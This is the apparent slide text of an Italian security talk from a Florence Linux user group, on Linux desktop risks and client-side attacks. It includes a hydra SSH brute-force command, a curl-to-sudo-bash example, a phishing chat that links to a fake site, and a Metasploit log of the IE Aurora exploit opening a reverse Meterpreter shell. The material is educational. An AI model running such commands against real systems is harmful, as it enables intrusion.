Pole ’i destoppe esse sihuro?

Flug Night - Firenze - 17 marzo 2017

(Anche) quest'anno sarà l'anno di (GNU/)Linux su desktop..

Quali sono i rischi nell'usare una postazione di lavoro basata su questo sistema operativo?

Sono al sicuro da malware, ransomware, ciaware (no pun intended), etcware?

Ma se vengo e lascio ’i destopp spento a casa, sono al sicuro?

about:

aka “koba”

- attività professionale:
  - analisi delle vulnerabilità e penetration testing
  - security consulting
  - formazione
- altro:
  - sikurezza.org
  - (f|er|bz)lug

free advertising >

Agenda

Non parleremo di:

(Full) Disk Encryption

[No Encryption, No Security]

Non parleremo di:

Transport Layer Security

TLS, HTTPS, VPN, MiTM, arp poisoning, ..

[No Encryption, No Security]

Non parleremo di:

Servizi esposti

```
$ ./smb_exploit 1.2.3.4 linux_x86 445
```

[Vulnerabilità (note)? Misconfigurazioni?]

Non parleremo di:

Password & co.

```
$ hydra -t 4 -l root -P wordlist.txt 1.2.3.4 ssh
```

[Credenziali deboli/default? Firewalling?]

Non parleremo di:

Cattive abitudini

```
$ curl “http://www.example.com/install” | sudo bash -
```

[Dev..Ops..]


Parleremo di:

client-side attacks


malware

& co.

Client-side attacks?




[09:21:40] 31337: http://tinyurl.com/lcb5t4



[09:21:40] 31337: http://tinyurl.com/ch5t4

(Click)



[09:21:40] 31337: http://tin

Start

Questa è la pagina iniziale del sito web del **Firenze Linux User Group** (FLUG), un insieme di persone che promuovono e supportano la diffusione del software libero e del sistema operativo GNU/Linux sul territorio fiorentino, d'intesa con le realtà simili presenti nei contorni di Firenze.

L'adesione al gruppo è subordinata alla lettura e alla comprensione del Contratto Sociale che offriamo e che vi invitiamo a leggere. Le nostre attività consistono principalmente ~~nella gestione del Serverone,~~ nella conduzione di alcune mailing list e nell'organizzazione di corsi e seminari.

L'immagine qui in alto è un dono di Sergio Staino al FLUG, e ne costituisce il logo.

Firenze LUG

Contratto sociale

FLUG HowTo

Who Is Who

Serverone

Ultimi inserimenti


Make the FLUG ~~little~~ *GREAT* again!

Tarapia tapiòco! Prematurata l'anonimato o scherziamo?

systemd-night

Consulta per Tag

(in)sicurezza informatica anonimato apple apple macintosh copyleft creative commons cybercrime debian desktop linux django e-book elettronica freebsd free software


F L U G | Il Flug non esiste - Mozilla Firefox
F L U G | Il Flug non esiste
www.sito-malicious.com
FLUG
Il Flug non esiste
Start
News
Contatti
Risorse
Comunicati
Skype Chat
Add People
Send
Double-click here to set chat

Start

Questa è la pagina iniziale del sito web del **Firenze Linux User Group** (FLUG), un in-

[09:21:40] 31337: http://tin


```
msf exploit(ms10_002_aurora) > exploit -j
[*] Started reverse handler on 10.0.1.104:443
[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://10.0.1.104:8080/
[*] Server started.
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 10.0.1.136
[*] Sending stage (749056 bytes) to 10.0.1.136
[*] Meterpreter session 1 opened (10.0.1.104:443 -> 10.0.1.136:58559) at 2010-10-21 13:18:06 +0200

msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 480 created.
Channel 1 created.
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\baltar\Desktop>
```

http://www.cvedetails.com/vulnerability-list/vendor_id-452/product_id-3264/Mozilla-Firefox.html



Mozilla » Firefox : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

